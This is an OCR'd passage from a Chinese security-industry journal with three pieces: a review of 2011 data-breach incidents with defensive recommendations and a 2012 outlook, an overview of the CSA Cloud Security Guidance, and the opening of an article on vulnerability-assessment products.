5	CIQ 间谍软件泄密事件	12 月初，手机中的 CIQ 程序被发现一直在收集手机用户的私人数据，并将数据传递到 Carrier IQ 公司和运营商那里。美国已对这一事件的相关厂商提出集体诉讼，涉及三星、HTC、苹果、Carrier IQ 等 8 家厂商 [csoonline]	侵犯众多手机用户的个人隐私，危害巨大	国外

6	“维基解密”网站	“维基解密”网站被包括其竞争对手的黑客团队攻破解密，本归它独家拥有的 25 万份美国外交密电在网上全部曝光 [chinanews]	致美国面临严重的外交危机	国外
7	美国得州审计办公室	得克萨斯州审计办公室的一台服务器将得州三个政府机构所收集的敏感信息（350 万人的姓名、社会安全号码和邮寄地址，部分人员的生日和驾照号码等）泄密了将近一年 [netsecurity2]	得州因泄密事件面临集体诉讼：要求该州向每个受影响的人赔偿 1000 美元的法定处罚	国外
8	Epsilon 公司	营销公司 Epsilon 公司在四月份透露，攻击者通过鱼叉式钓鱼攻击方式，窃取了其 2500 名企业客户中 2% 的客户名称和邮件地址。[netsecurity2]	使数百万用户面临更多网络钓鱼和垃圾邮件攻击的风险	国外
9	陕西某通信运营公司	负责通信公司的计费运营系统的开发、维护的合作公司的员工利用工作之便，多次入侵通信公司的客户数据库盗取手机客户个人信息，并转卖获利。[china]	约 1400 万手机用户个人信息失窃；使客户面临大量垃圾、诈骗短信威胁	国内
10	HBGary Federal 公司	该公司遭到 Anonymous 组织成员攻击，攻击者通过一前端 Web 应用程序，攻入了 HBGary 的内容管理系统 (CMS) 数据库及公司多位主管的电子邮件、Twitter 和 LinkedIn 账户。[netsecurity1] [netsecurity2]	损失 60000 余封机密电子邮件、公司主管的社交媒体账户和客户信息	国外
11	富士康公司	富士康企业电脑 iPad2 后壳 3D 数据图被内部人员通过 U 盘拷贝带出销售。[zol]	侵犯公司知识产权，损害公司的经济利益和产品竞争力	国内

数据泄露事件分析

从上节数据泄露案例可以看出，国家、企业的敏感数据信息已成了网络经济犯罪的重要目标，而且网络攻击与敏感信息窃取行为也越来越具有背后组织或利益集团的支持。为提供针对性的有效防护措施，我们下面先对数据泄露事件中易被泄露的信息、数据泄露的途径及具体行为进行初步讨论。

1) 易被泄露信息的分析

根据 Verizon DBIR 的研究报告 [Verizon] 分析，在已知的数据泄露事件中，易于被作为数据泄露目标的敏感信息主要包括:

- 支付卡（例如信用卡等）的号码及相关数据信息;
- 用于身份认证的凭证信息，如用户名、口令等;
- 个人隐私信息：姓名、住址、单位、身份证件号码等;
- 企业或组织的敏感信息：机密文件、商业计划、财务数据等;
- 银行的客户敏感信息：客户身份信息、客户征信记录、信用卡资料等;

• 知识产权相关信息：设计图纸、数据，技术报告，源代码等。

显然这些数据信息对于组织、企业或个人来说都是非常重要的。正因为其重要性，才成为追逐政治或经济利益的网络犯罪集团及犯罪个人关注和攻击的主要目标。因此，组织或企业必须对这些数据加强防泄露保护措施，以避免对企业或组织造成不必要的损失。

2) 数据泄露的途径

从数据保密的角度，数据泄露的途径主要有三种：窃密、泄密和失密 [searchsecurity]。所谓窃密主要是因黑客或外部人员非法侵入系统偷窃敏感信息数据；泄密则多指内部授权人员的无意或故意泄密；而失密则主要是因数据存储介质丢失、维修、数据发布流程缺陷以及数据的分级与授权机制的不完善造成的敏感信息泄露问题。

而从技术角度来看，数据泄露的主要途径包括：1）黑客通过利用信息系统的安全漏洞或配置缺陷（例如账户口令过于简单、系统未及时打安全补丁等）攻入系统直接窃取敏感数据；2）黑客通过网络钓鱼、SQL 注入攻击等手段侵入系统窃取数据；3）通过内置或攻击植入的间谍软件持续地采集或窃取用户的敏感数据信息；4）内部人员的非授权违规操作等。充分了解这些技术层面的泄露途径是我们考虑数据泄露防护技术的基础。

表 2 对 2011 年发生的一些主要的数据泄露事件进行了归类分析。由表中可知，国外的数据泄露事件多归属于黑客窃密，其中 SONY 公司、美国得州审计办公室以及 HBGary Federal 公司，是因为其系统配置缺陷、弱密码口令或系统存在漏洞，而被黑客利用攻破 [netsecurity2]；RSA、营销公司 Epsilon 则是因内部员工打开网络钓鱼邮件而使系统被黑客攻破的内部员工无意泄密事件。国内的 CPI 数据泄露则是因为内部人员的恶意泄密及对外信息发布失控造成失密；其他国内数据泄露事件则主要是属于内部员工的恶意泄密 [zol] [china] [chinadaily1] 或内外结合的入侵窃密 [netease]。

随着复杂的 Web 环境、云服务模式、社交网络 [IMPERVA] 与移动终端的日益流行，企业敏感数据的存储使用与局域网时代相比具有更大的开放性和共享性；这将使得企业敏感数据必然面临更大的被黑客窃取或内部员工泄露的威胁。而系统中内置的间谍软件（诸如目前轰动全球的 “CIQ 间谍软件泄密事件 [csoonline]” 以及前段时间的 “X 卧底泄密事件”）也将成为未来企业敏感数据泄露的主要途径之一。




图 6 2011 年数据泄露事件分析

3) 数据泄露的行为

上节的讨论内容有助于对事件责任的定性分析，并指导数据泄露防护的宏观管理规范和防护需求的确定；但技术层面的数据泄露防护措施，则需要从数据处理流程的角度考虑造成数据泄露的具体操作行为。数据在使用、存储以及传输过程中，可能的数据泄露表现行为 [baidu] 分析如下:

1、数据使用阶段的泄露行为

- 操作失误导致数据泄露或损坏;
- 内部员工的非授权违规操作，例如：违规使用移动介质或设备接入网络等；在使用数据的过程中，通过打印、剪切、复制、粘贴、另存、重命名等操作泄露数据等;
- 黑客（或内部人员）的入侵攻击行为，获得系统使用权窃取数据等。

2、数据存储阶段的泄露行为

- 离职人员通过 U 盘、CD/DVD、移动硬盘随意拷走机密资料;
- 移动笔记本被盗、丢失或维修造成数据泄露等;
- 黑客（或内部人员）对数据中心或数据服务器进行的入侵攻击行为。

3、数据传输阶段的泄露行为

- 通过 email、QQ、MSN 等轻易传输机密资料;
- 通过网络监听、拦截等方式篡改、伪造传输数据等。

对这些数据泄露行为的有效管控措施将是我们从技术角度研究数据泄露防护技术的出发点。

数据泄露防护建议

数据泄露防护是指通过一定的技术手段，保护企业的机密信息不被非法的存储、使用和传输 [baidu]。虽然数据泄露保护不是一个新的安全话题，但随着利益驱动的数据泄密事件的频发，数据泄露保护（Data Leakage Prevention， DLP）得到了更广泛的关注。

根据上文分析，一般来说，黑客的入侵攻击、内部人员的违规操作以及数据管理不当是造成组织数据泄露的几个关键原因。作者推荐重点考虑以下几个方面的数据泄露防护措施 [Lihp]:

1、提高系统对网络入侵行为的检测与防护能力

对核心数据系统提供完善的系统及信息安全防护措施。例如: 采用防火墙、入侵检测和防护系统、反病毒软件等常规信息安全防护措施; 利用隔离设备实现安全域的划分; 及时升级系统和应用软件部署漏洞扫描及安全配置核查设备或服务、及时发现系统的各种脆弱性并进行及时修复；部署安全事件的收集和关联分析能力，提高第一时间发现入侵和攻击的概率。

2、加强内部人员的安全保密意识培训及操作行为管控能力

制定完善的敏感信息保密管理制度、加强内部人员的安全保密意识培训；规范内部人员的系统操作、移动存储介质的使用等行为，加强内部人员系统操作行为的审计及违规检测能力。

3、加强对数据存储、传输与使用操作的有效管控

对数据进行分级管理、分区存放，并对其中的敏感数据实行加密存储（文件加密、数据库加密、磁盘整盘透明加密等），禁止明文存放。

数据在传输时应采用加密信道（SSL、VPN、链路层加密机）

或使用安全证书的电子邮件系统；限制数据的网络传输途径（例如，通过违规外联检测与外设管控机制，限制 U 盘、即时通信、电子邮件系统用于非授权传输数据）。

在处理数据时，则强调访问主体的身份认证与授权，强调数据操作行为的合规性检测与审计；对敏感数据文档的处理采用在线编辑功能，禁止本地另存、拷屏、复制、粘贴等功能；必要时可采用“数据使用登记管理”等授权管理方法。

5、展望

众所周知，信息安全技术和解决方案具有附着性或称伴生性。信息安全的技术和解决方案一定是伴随着信息技术及其应用而产生的。分析把握好信息技术及其行业应用的趋势，能帮助我们分析清楚信息安全未来的发展脉络。作者从新技术、新应用、新模式三个不同的角度展望一下信息安全未来一年甚至更长一段时间的发展趋势。

- 伴随新技术产生的安全热点

在过去的几年里，从应用服务器到桌面终端，从业务逻辑到数据存储，虚拟化技术得到了广泛的采用。虚拟化平台自身的安全漏洞以及虚拟化迁移后管理方式和安全策略变更引发的安全风险都是未来安全技术研究的重点。

在 2012，HTML5 技术将被广泛应用，也将引入新的 Web 威胁。如果 HTML 5 功能没有进行正确编程，安全漏洞可能使攻击者获取对敏感数据的访问权限。HTML 5 引入了很多追踪和存储 web 用户信息的新方式，但是该标准并没有解决 cookie 追踪问题，这是广受诟病的一个安全隐患。

此外像 RFID、Web2.0、移动终端操作系统及应用软件等新的软硬件技术也是安全研究的重点。

- 新应用带来的安全关切

随着以智能手机为代表的移动信息终端的普及，移动支付业务也越来越受到银行业的青睐。然而相关的技术标准还没有确定，整个业务上都存在哪些安全风险还有待进一步评估，安全厂商还没有提供整体的安全解决方案。

智能电网从几年前的理论概念，到现在已经成为能源发展战略的重要内容。理论上越智能的事物构造就越复杂，潜在的安全风险就越高。尤其是国外工业控制系统发生安全事件更给智能电网的建设敲响了警钟。以智能电网为代表的新工业应用的安全威胁将是接下来的重要研究方向之一。

- 新模式引发的行业变革

所谓新模式是指能够在全社会范围、对各个行业的发展带来重大影响的新技术应用。毫无疑问，只有云计算符合这样的标准 [Zhao1]。云计算技术的采用，不仅给 IT 行业带来巨大变革，还会影响到各个其他的传统行业。但是我们这里只讨论对信息安全行业产生的影响。

信息安全产品从形态上将从软硬件向服务运营过渡。这里说的“服务”不是指传统的安全咨询服务 [Zhao2]，而是指建立在大规模“安全智能”系统基础上的一种全新的安全交付方式，内建有态势感知预警、安全策略升级、规则调整更新、事件自动响应等各种远程能力。

除此之外，以云为基础的安全信息分析还可以为国家、行业和企业提供进一步的决策支撑服务，具体包括以下几类:

- 事件响应：在现有的安全事件分析管

理系统（SIEM）中，事件响应只是事件告警的多信道转发和应急措施建议，并不是真正意义上的事件响应。智能化的事件响应可以自动化地生成并部署策略，并且支持灰度部署，即尝试性部分部署新策略，视效果后再决定是否正式部署。

• 威胁感知: 在企业内部集中收集管理资产信息和安全事件信息，在此基础上进行综合的关联分析，结合外部环境的威胁变化趋势，动态感知组织面对的威胁，给出重点防范建议。

• 深度分析：攻击动机的不同引发了安全威胁的不同。新的挑战在于如何通过各种分析“大海捞针”，反向区别出不同的动机，从而找到危害最大却可能不显眼的“高度有目标攻击”[DYJ]。深度分析，包括深度代码分析、深度事件分析和深度数据分析，是行之有效的手段。

• 态势感知：在全局范围广泛收集数据并进行深度的挖掘分析，可以形成客观准确的安全态势，主要网络基础运行、网络脆弱性、当前主要威胁三大方面的信息。国家和行业主管部门可以根据这些安全态势信息进行宏观决策和工作指导。

为了支撑上述变革，信息安全技术也将发生相应的变革。信息安全将向基于“智能化”的下一代体系演进。以一系列安全算法为技术支撑的“智能化”具备这样几个特征:

• 基于黑白信誉的异常检测

传统的异常检测在理念上基于特征或模式匹配的，单纯黑名单（例如 IPS）或白名单 (例如防火墙) 规则的黑白判断，这种判断的简单性与现实世界的复杂性是不相符的。

智能化检测的指导思想是采用基于实体信誉的黑白互补的灰度判断。即对实体行为既采用黑白名单相互补充的检测，并根据实体行为计算其信誉值的高低，进而以更细的粒度赋予不同的权限。

• 基于自动部署的攻击防护

在智能化的安全防护体系中，防护策略不再依赖手工操作，而是根据攻击类型动态的自动加载。检测算法的优化以及引擎与策略的松耦合，为防护策略的自动部署提供了技术上的保障。

• 基于深度分析的态势感知

通过对代码、数据、事件等全局范围的信息进行深度分析，可以形成客观准确的安全态势，对安全事件作出预警。

• 基于流水作业的信息处理

安全信息的采集、加工、分析、发布等工序达到类似传统工艺的流水线作业的水平。很多人工操作将转换成工具操作，以提高工作效率。

总之，对于信息安全行业来说，2012 年仍将是多事之秋，用户在享用信息科技带来的便利的同时，也会面临更丰富多样的安全风险。信息安全行业将在新技术、新应用、新模式的推动下继续蓬勃发展。

致谢

本文部分原始素材取自互联网，主要参考和引用已注明链接和出处。此外感谢左磊、汪列军以及其他同事为本文提供的素材和建议。

参考文献

[Arbor1] Worldwide Infrastructure Security Report-2010 Report

[Arbor2] The Business Value of DDoS Protection

[Baidu] "DLP 数据泄露防护系统"，http://baike.baidu.com/view/3393960.html

[Beaumont] Beaumont, Peter. Stuxnet worm heralds new era of global cyberwar. London: Guardian.co.uk. 30 September 2010

[CCC] Introduction of Cyber Clean Center.

http://www.apjii.or.id/DOC/Materi7/Introduction%20of%20Cyber%20clean%20Center%20-%20NTT%20Communication.pdf

[China] http://news.china.com/domestic/945/20110901/16744461.html

[Chinadaily1] http://www.chinadaily.com.cn/hqcj/bx/2011-08-24/content_3588578_2.html

[Chinadaily2] http://www.chinadaily.com.cn/hqgj/jryw/2011-11-28/content_4509418.html

[Chinanews] http://www.chinanews.com/gj/2011/09-02/3303190.shtml

[CNCERT] 《关于相关网站用户信息泄露事件的通报》CNCERT 2011.12.30

[CSDN] http://news.csdn.net/a/20111221/309502.html

[Csoonline] Carrier IQ security risks overblown

http://www.csoonline.com/article/696053/carrier-iq-security-risks-overblown-

[Dfdaily] http://www.dfdaily.com/html/136/2011/10/25/685040.shtml

[Duy] 杜跃进 “新一代网络安全威胁及其影响” CNCC 深圳 2011.11.24

[Facebook] Facebook app herds PCs into botnet.

http://www.zdnet.co.uk/news/security-management/2008/09/08/facebook-app-herds-pcs-into-botnet-39485526/

[Fiercecio] Stolen RSA SecurID data blamed for hack attempts at L-3 Communications.

http://www.fiercecio.com/techwatch/story/stolen-rsa-securid-data-blamed-hack-attempts-l-3-communications/2011-06-03

[Gabriel] Gabriel Maci´a-Fern´andez, Jes´us E. D´ıaz-Verdejo, Pedro Garc´ıa-Teodoro. LoRDAS：A Low-Rate DoS Attack against Application Servers

[Gregg] Gregg Keizer. Is Stuxnet the 'best' malware ever? Infoworld Retrieved 16 September 2010.

[Halliday] Halliday, Josh. Stuxnet worm is the 'work of a national government agency'. London: The Guardian. Retrieved 27 September 2010

[iMPERVA] Security Trends 2012. iMPERVA Hacker Intelligence Initiative, Monthly Trend Report #6. Dec 2011.

[Itxinwen] http://news.itxinwen.com/communication/foreign/2011/0824/339883.html；SK，korea

[James] James Andrew Lewis. Significant Cyber Incidents

Since 2006. CSIS OCT 10, 2011.

[Jose] Jose Nazario. Civil Network Protests: DDoS from the masses

[Kaspersky] http://www.kaspersky.com.cn/KL-AboutUs/news2010/09n/100925.htm

[Yeonhee] Yeonhee Lee, Youngseok Lee. Detecting DDoS Attacks with Hadoop

[Lihp] 李鸿培，电子文档综合安全管理体系研究，绿盟科技 Security+ 总第 13 期，2011。

[Microsoft] Conficker Worm: Help Protect Windows from Conficker. Microsoft 10 April 2009, Retrieved 6 December 2010.

[Netease] http://bj.house.163.com/11/0919/09/7EA99KPV00073SD3_2.html;

[Netsecurity1] "2011 年重大 IT 安全事件回顾 "

http://netsecurity.51cto.com/art/201112/305854.htm

[Netsecurity2] "2011 年上半年五大数据库泄密事件 "

http://netsecurity.51cto.com/art/201105/265835.htm

[NVD] http://nvd.nist.gov/home.cfm

[OSVDB] http://osvdb.org/

[PRL] Prolexic_Q3_Attack_Report___Nov_21_2011

[Reals] Reals, Tucker (24 September 2010). Stuxnet Worm a U.S. Cyber-Attack on Iran Nukes? CBS News

[Robert] Robert McMillan. Iran was prime target of SCADA worm. Computerworld Retrieved 17 September 2010.

[SDL] http://blogs.msdn.com/b/sdl/

[Searchsecurity] http://www.searchsecurity.com.cn/showcontent_31562.htm

[Symantec1] W32.Stuxnet. Symantec 17 September 2010, Retrieved 2 March 2011.

[Symantec2] W32.Duqu – The precursor to the next Stuxnet (Version 1.2). Symantec 20 October 2011, Retrieved 25 October 2011.

[Symantec3] Symantec Intelligence Quarterly Report: October -December, 2010. Symantec. 2010.

[Twitter] New tool enables botnet command and control via Twitter

http://searchsecurity.techtarget.com/news/1512602/New-tool-enables-botnet-command-and-control-via-Twitter

[Verizon] Verizon-DBIR TR. 2011 Data Breach Investigations Report

[Wiki1] https://en.wikipedia.org/wiki/SCADA

[Wiki2] https://en.wikipedia.org/wiki/Advanced_Persistent_Threat

[Yankee] Yankee Group. The Business Case for Managed DDoS Protection. 2011

[Zhaol1] 赵粮，“2010 年安全回顾”，绿盟技术内刊，总第 12 期，2011

[Zhaol2] 赵粮，“关于下一代安全的几点思考”，绿盟技术内刊，总第 14 期，2011

[Zol] http://safe.zol.com.cn/235/2357510.html

CSA《云安全指南》刍议

行业营销中心　田民

摘要：在众多 CSA 已发布的研究文献中，《云安全指南》无疑是其中最具影响力的。在当前尚无一个被业界广泛认可和普遍遵从的国际性云安全标准的形势下，《云安全指南》高屋建瓴而又不乏具体的策略和实施建议，是一份不可多得的参考文献。本文从发展历程、文档结构、思路以及侧重点等方面概括性的对《云安全指南》进行了分析和探讨。

关键词：CSA　云安全　风险分析　合规　监管和治理

概述

云安全联盟（CSA，Cloud Security Alliance）迄今已发布了一系列的安全研究报告。《云安全指南》无疑是其中最具影响力的。

《云安全指南》全称《云计算关键领域的安全指南》（Security Guidance for Critical Areas of Focus in Cloud Computing）。在 2009 年 12 月 17 日，CSA 发布了《云安全指南 v2.1》。两年后，CSA 于 2011 年 11 月 14 日发布了《云安全指南 v3.0》。两个版本均可以从 CSA 的网站上免费下载，其中，v2.1 有中文版本。


《云安全指南》关注于与云计算安全相关的、可以被评估和审计的安全需求及其建议，不涉及强制性法律责任（statutory obligation），这决定了《云安全指南》归根到底是一个研究性文档，或者说是一份白皮书，而不是安全标准，更不是法律法规。

事实上，迄今为止，尚无一个被业界广泛认可和普遍遵从的国际性的云安全标准，而涉及云计算安全的法律法规更是全球性的缺失。

笔者认为，CSA 不是一个单纯阐述技术的文档。在 CSA 云安全指南中，有相当多的篇幅讲述的并非技术，而是与监管相关，涉及法律、合规、安全管理、SLA 等诸多非技术性领域。因此，《云安全指南》的读者范围很广，包括企业的高管（C-level），云计算服务的消费者（consumer）和云计算的实施者（implementer），涵盖了云安全的战略和战术方面的诸多内容，高屋建瓴而又不乏具体的策略和实施建议。

结构

从结构上来看,《云安全指南》从架构(Architecture),治理(Governance)和实施(Operational)三个方面对云安全进行了深入阐述。《云安全指南》全文包括 3 个章节，14 个域 (Domain)，其结构如下:




有必要说明的一点，从《云安全指南 v2.1》到《云安全指南 v3.0》的变化是非常大的，这从文档的页数从 76 页增加到 177 页可见一斑。对比来看，v3.0 除了新增第 14 域“安全即服务”一节之外，其他章节中之前许多概括性的描述在新版本中进行了丰富和细化。

以 Domain3: Legal and Electronic Discovery 为例，在 v2.1 中并没有列举出到底都有哪些法律和标准需要遵从，而在 v3.0 中则详细列举了可以参考和遵循的国际和地域性的法律法规及行业规范。

风险为核心

《云安全指南》通篇围绕着风险(Risk)这一核心展开研究和讨论。《云安全指南》认为，在采用云计算系统 / 服务之前必须要分析风险，而在分析风险之前首先需要明确资产(Data，Applications，Functions 等)及其价值，“可能某个关键应用程序过于重要而不宜转移到公共云供应商，也有可能某些数据由于价值过低，很少或根本没有理由对其在云迁移过程中部署全面的安全保护措施 ”。资产价值可以从敏感程度和重要性两个角度进行粗略的评估，判断各种威胁情况下可能造成的损失是一个有效的手段，例如评估数据泄露并被广泛传播或被篡改，应用或功能在一段时间内不能被访问等情况下给客户可能带来的损失。


在明确资产价值和损失后,选择适当的部署模式(Deployment model)和服务模式(Service model)就是接下来非常关键的工作了。



先确定部署模式，再选择服务模式的顺序是非常有道理的。根据 NIST 的云计算框架，服务模式是建立在部署模式之上的，部署模式决定了客户 / 消费者应用和数据的存放位置(on-premise or off-premise)，系统(Infrastructure)的拥有者(owner)、管

理者（manager）和访问性质（trusted or un-trusted）。是采用公共云（Public cloud），还是私有云（Private cloud），或是混合模式（Hybrid cloud）需要依据业务特点和资产自身的风险属性来决定。


举例来说，一个选择了私有云（private）的客户并不一定将应用 / 数据放在企业内部（internal or on-premise），同时也不一定就是系统（Infrastructure）的拥有者和管理者。然而，采用不同存放位置以及处于不同角色决定了威胁以及安全需求都是不同的，不过，有一点是肯定的，那就是不管数据放在哪里，客户访问应用 / 数据的通道必须是可信的（trusted）。



The Cloud Cube Model

在分析部署模式的安全风险时，可以采用 CSA 提出的模型 或参考 Jericho Cloud Cube 模型。Jericho cube 模型从四个维 度（external/internal，proprietary/open，perimeterised/de-perimeterised, insourced/outsourced）以立方体的形式展示了不同云计算部署模式的属性，对于选择和部署最佳安全防护措施具有一定的参考价值。

确定部署模式后，选择适当的云服务模式也非常重要。无例外的是，在选择服务模式时也需要进行相应的风险分析。《云安全指南》提出一种称为 “Map & Find the Gaps”（映射并进行差距分析）的方法来进行针对服务模式或操作模式的风险评估。



“Map & Find the Gaps” 的方法是站在合规角度上进行差距分析的过程。不难看出，考虑和评估服务模式风险的前提，是对云计算的参考模型有着全面而准确的理解。安全控制模型映射到 SPI 模型上时，不同层面的安全需求即对应到相关 SPI 层面上。然而，在实际的分析和评估过程中，SPI 模式的不同决定了风险承担者的不同。客户 / 消费者采用 SaaS 模式和采用 IaaS 模式所要考

虑的风险一定是不同的。前者的绝大部分系统风险都将由服务提供商来承担，后者则需要考虑更多的因素自行部署安全防护措施来规避风险。当然，这就涉及到如何选择适合的云服务 / 系统提供商的问题了。

毫无疑问的是，如何选择适当的云服务 / 系统提供商（并保证业务连续性和托管数据的安全）是非常复杂和具有挑战性的，是《云安全指南》通篇竭力阐述的一个核心问题。带着这个问题来阅读《云安全指南》你可以感受到，CSA 在编写《云安全指南》时，对云计算服务提供商和客户 / 消费者彼此的责任和义务有着非常清晰和明确的界定，对内容的阐述也是非常的细致和仔细。事实上，这也是阅读《云安全指南》14 个域过程中最需要关注的内容之一。

管理与技术并重

总的来说，《云安全指南》中表达的观点与传统安全评估思路并不冲突，在很多方面遵循了传统的安全风险分析方法论。这一方面体现了安全的本质，及适度安全的根本理念；从另一个方面也说明，采用云计算技术来建设或改造系统，传统安全理念和防护手段在新的环境下同样有效。

当然，不能否认的是，云计算毕竟是一场“渐进式”的革命，长期演进创造了全新的业务模式，不管是部署模式还是服务模式的变更必将导致自身脆弱性和外部威胁的变化，从而影响安全需求发生变化以及防护建设的规划和实施。这种影响不仅仅体现在技术层面上，同时也涉及监管方面。

《云安全指南》认为，相对于技术层面的防护策略，监管方面的规划和执行更加不容忽视。原因很简单，在云计算模式下，很多服务需要外包，甚至企业关键数据都将储存在第三方数据中心里。第三方提供商采取何种安全技术手段进行防护，对于购买服务的客户 / 消费者来说往往是看不到、摸不着的，更不要说进行管控了。在这种情况下，站在客户 / 消费者角度上，如何有效地确保外包业务、应用和数据的安全，不仅需要从法律和行业标准角度上明确合规（包括法律法规和行业规范）要求，同时必须通过详细和具体的 SLA 来界定双方的责任和义务并严格执行。

在《云安全指南》中，针对技术之外的监管问题提出了大量建设性的建议。这部分的内容贯穿了《云安全指南》的 14 个域，在“云的治理”部分阐述的尤为充分，涉及到法律、合规、取证、审计、SLA 和数据迁移等诸多方面的内容。从“三分技术，七分管理”的安全本质角度上来看，更加凸显出《云安全指南》对云计算安全全面深入的研究和不可多得的参考价值。

附：云安全联盟简介

云安全联盟（CSA，Cloud Security Alliance）是在 2009 年的 RSA 大会上宣布成立的。成立之后，CSA 迅速获得了业界的广泛认可。很多国际领袖公司成为其企业成员，截止到 2011 年底，企业成员已超过 100 名。名单中涵盖了国际领先的电信运营商、IT 和网络设备厂商、网络安全厂商、云计算提供商等。绿盟科技、启明星辰、华为等领先企业已经成为 CSA 的企业会员。云安全联盟是一个非盈利组织，其使命包括推广云计算环境下的最佳安全实践，以及通过

云计算技术为其他计算提供安全防护的手段。

CSA 拥有业界唯一的云安全认证—CCSK（Certificate of Cloud Security Knowledge）。学习 CSA 推荐的包括《云安全指南》在内的若干文档并通过考试，就可以获得 CCSK 认证。

参考文献

[1]. 《Security Guidance for Critical Areas of Focus in Cloud Computing v2.1》, 2009 ,CSA

[2]. 《Security Guidance for Critical Areas of Focus in Cloud Computing v3.0》, 2011. CSA

[3]. 《云计算关键领域的安全指南 v2.1》,2009. CSA

[4]. 《SP800-145, The NIST Definition of Cloud Computing》, NIST. http://csrc.nist.gov/publications/nistpubs/800-145/SP800-145.pdf.

[5].Cloud computing. Wikipedia.org, http://en.wikipedia.org/wiki/Cloud_infrastructure#Infrastructure.

[6]. 云安全联盟 . 百度百科 . http://baike.baidu.com/view/3423787.htm.

浅析漏洞评估与管理产品现状及趋势

产品管理中心　李晨　向智

摘要：漏洞是引发信息安全问题的重要原因之一，漏洞评估与管理产品是一种针对系统、设备、应用的漏洞进行自动化检测、评估到管理的工具，广泛应用于信息系统安全建设和维护工作，是评估与度量信息系统风险的一种基础手段。本文从技术发展角度，结合 IT 建设的发展变化，对未来该领域技术和产品的发展趋势进行论述。

关键词：信息安全　漏洞评估　风险评估　合规管理

一．引言

从第一款商用漏洞评估产品诞生到现在，漏洞评估与管理产品已经拥有 20 多年的历史。漏洞评估系统这个最早由一群黑客开发和私下使用，用于探测目标信息系统漏洞的工具，到现在作为一种信息安全基础工具应用在信息系统的安全保障中，漏洞评估产品已经成为信息安全领域中最为成熟的产品之一。

漏洞评估与管理产品是一种针对系统、设备、应用的脆弱性进行自动化检测的工具，用于帮助企业或者组织来侦测、描述和改善其信息系统面临的风险隐患；侦测某个特定设备的系统配置、体系结构和属性；执行安全评估和漏洞（脆弱性）检测；提供漏洞修补和补丁管理；是企业和组织进行信息系统合规度量和审计的一种基础技术手段 [1]。随着 Web2.0、虚拟化、云计算等 IT 环境的发展和应用以及用户使用场景的不断变化，漏洞评估与管理产品将进一步扩充以提供新 IT 应用的检测能力，并将根据用户使用场景进行操作模式的转变。本文从这些变化入手，同时也试图从漏洞评估产品历史及现状中找到一些规律，进而找寻到该类产品的一些发展趋势。

二．漏洞评估与管理产品的历史及现状

漏洞评估与管理产品的发展大致可以分为两个阶段：第一个发展阶段的特性是安全测试工具，用户使用这类工具，尽可能模拟黑客攻击行为，为进一步分析系统的缺陷而提供测试数据，代表性产品有早期的 Nmap、Nessus、Nikto 等；第二个发展阶段是安全测评及管理工具，融入了资产、风险管理等概念，为用户提供了更为全面的漏洞评估和资产管理能力，代表性产品有 IBM ISS、McAfee Vulnerability Manager、eEye Digital Security 等，以下对这两个阶段分别进行叙述。

第一阶段：侧重漏洞发现的核心能力

第一阶段模拟攻击的测试工具，围绕“探测与发现”，更关注某个具体的漏洞，比如弱口令、操作系统的某个漏洞、CGI 的某个漏洞、网络协议的某个漏洞等，这类产品依据其模拟黑客行为的特性，可分为状态扫描和漏洞扫描两大类功能，具体特性见图 1。

